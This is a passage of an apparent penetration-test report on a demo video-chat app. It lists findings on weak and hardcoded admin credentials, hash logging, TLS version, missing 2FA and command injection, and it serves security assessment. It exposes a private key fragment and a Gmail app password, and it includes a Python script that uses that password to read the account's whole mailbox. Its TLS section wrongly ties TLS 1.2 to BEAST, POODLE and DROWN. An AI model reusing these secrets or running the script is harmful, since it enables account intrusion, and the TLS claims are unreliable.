IkqDUlPFJkL/Jes0jwPZMhV+xvPzAgMBAAECgYBxXirVxQnYUYGbEqQeYgufrI0C
VDXrR6NQDmkExc58uljkDxp8LuQZDyD1Hg5pZNydHcZhIc9jbYmb0yABUiHAspd9
x+aI1mTerDIeE3L+L3ggkLkBfO50FOOH/slVmmVZD7RY8/fUJ+I61rVa4p80QFyi
V3wjUcHuCzW9fn1paQJBAPv4B7UkagnlaidoZ3n747P+1cRxScm9YDZENpWPs2bO
4dEf5LkDSNPWzSTNEOLX/lHLJKaJWzuD4eaxVvosTRcCQQDgMEc/4b6Y+jihf3bC
Gxka2UhR16WMa41HMhPAxt78w1i2TxUtkqrl+u0eWRU5Vct5mU46k35XoVqUsPzE
+rGFAkEA3BPF16fYnpAs6gK87sTeG+cnm48/3d9027E04+lBzzg/8MKkqhx+Tdk+
ETiz2Q7DaXm/p14tu4vzkeWvjI+JPQJASdn9jqC53cEH6MOJhpXQplSPi05jnadM
afioIyggCtn7Hktc6Z9YJtyLQiUMZc/KcKs85vTxeMKRiUvoaKdA1QJAJ6ExIsMX
UtMz81NkyqQKRlfzQyRyxNm/yYZljUi7A2mUV96A2SfFRPzh7qXykUiBSmqSINL6
spnEivvhMXmLGQ==
-----END PRIVATE KEY-----
```


5.4.4. V09 – The initial password for server administrator was set with easy rule

Description	The initial password for server administrator was set with easy rule

Vulnerabilities

- **Weak Passwords:** Using an easily guessable password, such as "admin123," makes the account vulnerable to password guessing attacks, including dictionary attacks and brute-force attacks.
- **Lack of Complexity:** The password lacks complexity, consisting of common patterns or easily identifiable information. This increases the risk of successful password guessing or cracking.

CVSS Score	7.2	Severity	High



Consequence / Impact analysis

- **Unauthorized Access:** Weak passwords make it easier for malicious actors to guess or crack the password and gain unauthorized access to the server administrator account. This compromises the security of the system and allows unauthorized individuals to potentially exploit sensitive information or carry out malicious activities.
- **Data Breach:** If the server administrator account is compromised, it can lead to a data breach, exposing sensitive data or confidential information stored within the system.
- **System Compromise:** Unauthorized access to the server administrator account can result in the compromise of the entire system. Attackers can modify configurations, install malware, or disrupt the functioning of critical services, impacting the availability and reliability of the system.

Recommended mitigation

- **Strong Password Practices:** Enforce strong password practices, including the use of complex passwords that incorporate a combination of uppercase and lowercase letters, numbers, and special characters.


- **Regular Password Updates:** Implement a password policy that requires regular password changes and prohibits the reuse of previous passwords. This reduces the risk of compromised passwords remaining valid for an extended period.

- **Two-Factor Authentication (2FA):** Implement two-factor authentication to add an extra layer of security. This ensures that even if a password is compromised, an additional authentication factor is required to gain access.

Proof of concept / How to attack

Procedure:

- In the provided scenario, it seems that the initial password for the server administrator was set with a simple and easily guessable rule, posing a significant security risk.
- In this case, the email "admin" is being used as the username, and the password "admin123" is set. Such a password lacks complexity and is vulnerable to various password guessing attacks, including dictionary attacks, brute-force attacks, and social engineering attacks.



5.4.5. V10 - Hash value for password is printed in console

Description	Hash value for password is printed in console


Vulnerabilities

- **Inadvertent Disclosure:** The unintentional printing of hash values in the console logs exposes sensitive information to anyone with access to the logs, including system administrators, developers, and potentially malicious actors.
- **Password Cracking:** Attackers can use the printed hash values to launch offline dictionary attacks or brute-force attacks to obtain the original passwords.

CVSS Score	7.2	Severity	High

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector

AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H/E:U/RL:U/RC:U

Consequence / Impact analysis

- **Unauthorized Access:** Compromised hash values can be exploited to gain unauthorized access to user accounts, potentially exposing sensitive data, personal information, or performing unauthorized actions on behalf of users.
- **Account Takeover:** If attackers successfully crack the hash values, they can impersonate users, compromising the integrity and security of user accounts and the system as a whole.
- **Data Breach:** The disclosure of hash values increases the risk of a data breach, as attackers can leverage the obtained passwords to access other systems or services where users have reused passwords.

Recommended mitigation

- **Remove Hash Value Printing:** Review the code responsible for logging and ensure that hash values are not inadvertently included in the console logs. Modify logging statements to exclude sensitive information.


- **Secure Coding Practices:** Educate developers and system administrators about secure coding practices, emphasizing the handling of sensitive data, such as passwords, and following established security guidelines.

- **Regular Code Review:** Conduct regular code reviews to identify and address any potential security vulnerabilities related to the handling of user credentials and sensitive information.

Proof of concept / How to attack

Procedure:

- Iit appears that the hash value for passwords is being inadvertently printed in the console during events such as user registration, login, and changing passwords. This represents a significant security vulnerability that can compromise the confidentiality and integrity of user credentials.



5.4.6. V11 – TLS Version Verification

Description	TLS Version Verification

Vulnerabilities

- **Insecure Cipher Suites:** TLS 1.2 utilizes older cipher suites that may have known weaknesses or vulnerabilities. This can expose the system to potential attacks or unauthorized decryption of data.


- **BEAST Attack:** TLS 1.2 is susceptible to specific attacks such as the BEAST attack. This attack exploits the way block ciphers are used in the protocol, compromising the security of the communication.

It is worth noting that TLS 1.2 is also increasingly vulnerable to Man-in-The-Middle (MiTM) attacks. These attacks occur when a hacker intercepts packets during communication, reads or modifies them, and then sends them on. Additionally, TLS 1.2 is susceptible to other attacks like POODLE, SLOTH, and DROWN. The emergence of these vulnerabilities over the past two years has highlighted the urgency for updating the TLS protocol.

CVSS Score	8.1	Severity	High

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 9.6
Impact Subscore: 6.0
Exploitability Subscore: 2.8
CVSS Temporal Score: 8.1
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.1

Show Equations

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:L/E:U/RL:U/RC:U

Consequence / Impact analysis

- **Data Exposure:** Vulnerabilities in TLS 1.2 could allow attackers to intercept or access sensitive information, compromising the confidentiality of the data.

- **Data Manipulation:** Weaknesses in the protocol can lead to unauthorized modification of transmitted data, compromising the integrity and authenticity of the communication.

- **Compliance Issues:** Depending on the industry or regulatory requirements, using an older and potentially vulnerable TLS version like TLS 1.2 may violate security standards or regulations, resulting in compliance issues and potential legal consequences.

Recommended mitigation

- **Regular Updates and Patching:** Keep the system updated with the latest security patches and updates to address any known vulnerabilities in TLS 1.2.


- **Strong Cipher Suites:** Configure the system to use strong and secure cipher suites within the limitations of TLS 1.2 to minimize the risk of attacks and unauthorized decryption.


- **Consider TLS 1.3 Migration:** Evaluate the feasibility of migrating to the more secure TLS 1.3 protocol, which offers enhanced security features and improved protection against known attacks. Plan and implement the migration process accordingly.

Proof of concept / How to attack

Procedure:

- When examining the logs, it appears that the TLS version being utilized is TLS 1.3, suggesting a relatively secure and up-to-date cryptographic protocol. However, upon further investigation using Wireshark, it has been determined that the actual protocol being employed is TLS 1.2, which raises concerns regarding the accuracy of the log entries and the potential implications of using an older version.





5.5. Penetration Testing and Reverse Engineering

Given the complete source code, reverse engineering is not needed, but it is interesting to see how an attacker without the source code can get any valuable information. We just demonstrate how we can reveal hardcoded credentials with Ghidra or IDA and did not comprehensively perform reverse engineering.

We reviewed the attack surface of the application and focused on the functionality that directly processes the user input. With limited time given, this approach will give us only critical issues that show a real-world attack vector. The PoC was developed to demonstrate how the vulnerabilities can be exploited in the real world. Based on their potential impact, severity and other contextual factors, we prioritized found vulnerabilities.

5.5.1. V12 - Hardcoded credentials for AC Server Admin Login

Description	Hardcoded credentials for AC Server Admin Login		
CIA	Confidentiality	Attack vector	Application Vulnerabilities(Exploits)
Approach	Code Review / Reversing Engineering	Exploit technique	Authentication Bypass

Vulnerabilities


- The administrator email (admin) and password (admin123) are hardcoded in the source code.
- Storing authentication information directly in the source code is not recommended as it provides an opportunity for malicious users to access the source code and potentially gain administrator privileges.

```
bool __cdecl _func__cdecl_bool_wchar_t_ptr_wchar_t_ptr(wchar_t *email,wchar_t *password)

{
  int rc;

  _func__cdecl_void_uchar_ptr(&__61F67F42_Login@cpp);
  rc = wcscmp(email,L"admin");
  if ((rc == 0) && (rc = wcscmp(password,L"admin123"), rc == 0)) {
    return true;
  }
  return false;
}
```

CVSS Score	8.0	Severity	High

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector

AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:U/RC:C/CR:H/IR:X/AR:X/MAV:X/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:X/MA:X

Consequence / Impact analysis

- **Confidentiality Impact:** The hardcoded administrator credentials used for authentication in the function can potentially expose sensitive information. This can have a negative impact on confidentiality.

- **Integrity Impact:** While the function itself does not directly impact integrity, using hardcoded passwords can make it difficult to change passwords and may lead to the use of weak or vulnerable passwords, indirectly impacting integrity.

- **Availability Impact:** The function itself does not directly impact availability. However, if an attacker gains unauthorized access using the hardcoded administrator credentials, they may misuse the access and cause availability issues. Therefore, there can be an indirect impact on availability if the vulnerability is exploited.

- **Other Impact Factors**: Since the vulnerability lies in the authentication part, it is important to consider the impact on authorization or access control systems. By bypassing authentication and gaining unauthorized access as an administrator, an attacker may be able to modify system configurations or perform sensitive operations, impacting authorized access as well.


Recommended mitigation

- **Separate Configuration from Code:** Avoid hardcoding sensitive information within the code. Store credentials and other sensitive information in secure configuration files or utilize secure key management systems. This helps to prevent direct exposure of sensitive information in the code.

Tools needed	Ghidra or IDA (binary code analysis tools)

Relative component / source code

- Line34~44 - LgVideoChatDemo.cpp



Proof of concept / How to attack

Procedure:

- find the hardcoded ID/PW in LgVideoChatDemo.cpp (Line 34~44) source code Or IDA tools
- Run the application and click the Login button.
- Log in using admin/admin123.

5.5.2. V13 - Authentication weakness (No 2FA for AC Server Admin Login)

Description	Authentication weakness (No 2FA for AC Server Admin Login)		
CIA	Confidentiality	Attack vector	Application Vulnerabilities(Exploits)
Approach	Code Review / Reversing Engineering	Exploit technique	Authentication Bypass

Vulnerabilities


- The isAdmin function simply compares the values of Email and Passwd to determine if it matches the administrator credentials. The authentication process for the administrator account is very simple and weak.
- The values of the email and password must match exactly for the authentication to succeed, without any additional strong encryption or security measures applied.

```
bool __cdecl _func__cdecl_bool_wchar_t_ptr_wchar_t_ptr(wchar_t *email,wchar_t *password)

{
  int rc;

  _func__cdecl_void_uchar_ptr(&__61F67F42_Login@cpp);
  rc = wcscmp(email,L"admin");
  if ((rc == 0) && (rc = wcscmp(password,L"admin123"), rc == 0)) {
    return true;
  }
  return false;
}
```

CVSS Score	8.0	Severity	High

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector

AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:U/RC:C/CR:H/IR:X/AR:X/MAV:X/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:X/MA:X

Consequence / Impact analysis

- **Confidentiality Impact:** Not using 2FA means that user authentication is solely reliant on a single password. If an attacker manages to obtain the password, it can lead to the exposure of sensitive information, personal data, financial details, and other confidential data belonging to the user.

- **Integrity Impact:** 2FA strengthens authentication by using two or more authentication factors. When 2FA is not utilized, the integrity of the authentication process is weakened. Exploiting vulnerabilities in the single authentication factor can allow attackers to bypass or forge the authentication, potentially compromising data integrity.

- **Availability Impact:** Without 2FA, if an unauthorized user gains access to a password, they can illicitly access the account, potentially leading to availability issues. Once attackers gain access, they may disrupt services or engage in malicious activities that hinder the legitimate user's access, impacting availability.

- **Other Impact Factors**: User Trust and Reputation Impact - Not employing 2FA can erode user trust in the security measures of a service provider. It may result in a diminished reputation for the service provider. This loss of trust can reduce user enthusiasm for utilizing the service and increase concerns regarding the protection of personal information and online safety.

Recommended mitigation

- **Implement Two-Factor Authentication:** Enable and enforce the use of 2FA for all user accounts. This adds an extra layer of security by requiring users to provide a second factor, such as a unique code sent to their email, in addition to their password.

Tools needed	Ghidra or IDA (binary code analysis tools)

Relative component / source code

- Line34~44 - LgVideoChatDemo.cpp

LgVideoChatDemo

```
34  bool isAdmin(const TCHAR* Email, const TCHAR* Passwd)
35  {
36      if (!_tcscmp(Email, TEXT("admin")))
37      {
38          if (!_tcscmp(Passwd, TEXT("admin123")))
39          {
40              return true;
41          }
42      }
43      return false;
44  }
```


Proof of concept / How to attack
Procedure: ● find the hardcoded ID/PW in LgVideoChatDemo.cpp (Line 34~44) source code Or IDA tools ● Run the application and click the Login button. ● You can Log in using admin/admin123 without 2FA.

5.5.3. V14 – Hardcoded credentials for 2FA Server Login

Description	Hardcoded credentials for 2FA Server Login		
CIA	Confidentiality	Attack vector	Application Vulnerabilities(Exploits)
Approach	Code Review / Reversing Engineering	Exploit technique	Credential Theft / Sniffing

Vulnerabilities


- The admin_id and admin_passwd are hardcoded in the code, making them easily discoverable by attackers. This introduces a security risk as an attacker can easily obtain the credentials by analyzing the code.



CVSS Score	8.0	Severity	High

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector

AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:U/RC:C/CR:H/IR:X/AR:X/MAV:X/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:X/MA:X

Consequence / Impact analysis

- **Credential Exposure:** The hardcoded admin_id and admin_passwd are included in the code in plain text. This vulnerability allows malicious attackers to analyze or steal the code and obtain the credentials for the corresponding account.

- **Account Compromise:** If the hardcoded ID and password are exposed, an attacker can impersonate the account. The attacker can gain unauthorized access to the system with admin privileges and potentially access confidential information within the system.

- **Risk of Malicious Activities:** If the hardcoded account credentials are known to malicious attackers, they can utilize the account to send malicious emails or perform other cyber attacks. This can cause harm to the related email service or users and impact the reputation and trustworthiness of the organization.

- **Regulatory Compliance Violation:** The use of hardcoded account information may violate security regulations and compliance requirements. This can lead to legal issues for the organization or result in penalties from regulatory authorities.

Recommended mitigation

- **Remove Hardcoded Credentials:** Avoid storing sensitive information, such as admin_id and admin_passwd, directly in the code. Instead, utilize secure storage mechanisms like configuration files or environment variables.

Tools needed	Ghidra or IDA (binary code analysis tools)

Relative component / source code

- Line29~30 - TwoFactorAuth.cpp


```
29      const char* admin_id = " lgss23.team2";
30      const char* admin_passwd = "bbmugvpajgoanzbu";
31      static std::vector<std::pair<std::string, std::string>> tokenMng;
```

Proof of concept / How to attack

You can view the history of all OTP mails sent for two-factor authentication.

Procedure:

- find the hardcoded ID/PW in TwoFactorAuth.cpp (Line 29~30) source code Or IDA tools
- Create a Python script to read the email via SMTP.
- Run it.



Python script

```
import smtplib
import time
import imaplib
import email
import traceback

FROM_EMAIL = "lgss23.team2@gmail.com"
FROM_PWD = "bbmugvpajgoanzbu"
SMTP_SERVER = "smtp.gmail.com"
SMTP_PORT = 587

def read_email_from_gmail():
    try:
        mail = imaplib.IMAP4_SSL(SMTP_SERVER)
        mail.login(FROM_EMAIL,FROM_PWD)
        mail.select('"[Gmail]/&yATMtLz0rQDVaA-"')

        data = mail.search(None, 'ALL')
        mail_ids = data[1]
        id_list = mail_ids[0].split()
        first_email_id = int(id_list[0])
        latest_email_id = int(id_list[-1])

        for i in range(latest_email_id,first_email_id, -1):
            data = mail.fetch(str(i), '(RFC822)' )
```

```
            for response_part in data:
                arr = response_part[0]
                if isinstance(arr, tuple):
                    msg = email.message_from_string(str(arr[1],'utf-8'))
                    print(msg)

                    email_subject = msg['subject']
                    email_from = msg['from']
                    date = msg['date']
                    payload = msg['_payload']
                    print("="*100)

    except Exception as e:
        traceback.print_exc()
        print(str(e))

read_email_from_gmail()
```

5.5.4. V15 - Command Injection

Description	Command Injection		
CIA	Integrity / Availability	Attack vector	Application Vulnerabilities(Exploits)
Approach	Code Review / Reversing Engineering	Exploit technique	Command Injection


Vulnerabilities

- The code concatenates user input values such as receiver, admin_id, body_tokne, smtp_server, and admin_passwd directly into the command string, executing it as-is. This creates a vulnerability where an attacker can manipulate input values to execute unintended commands, potentially leading to system command execution or privilege escalation.

CVSS Score	8.1	Severity	High

Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector

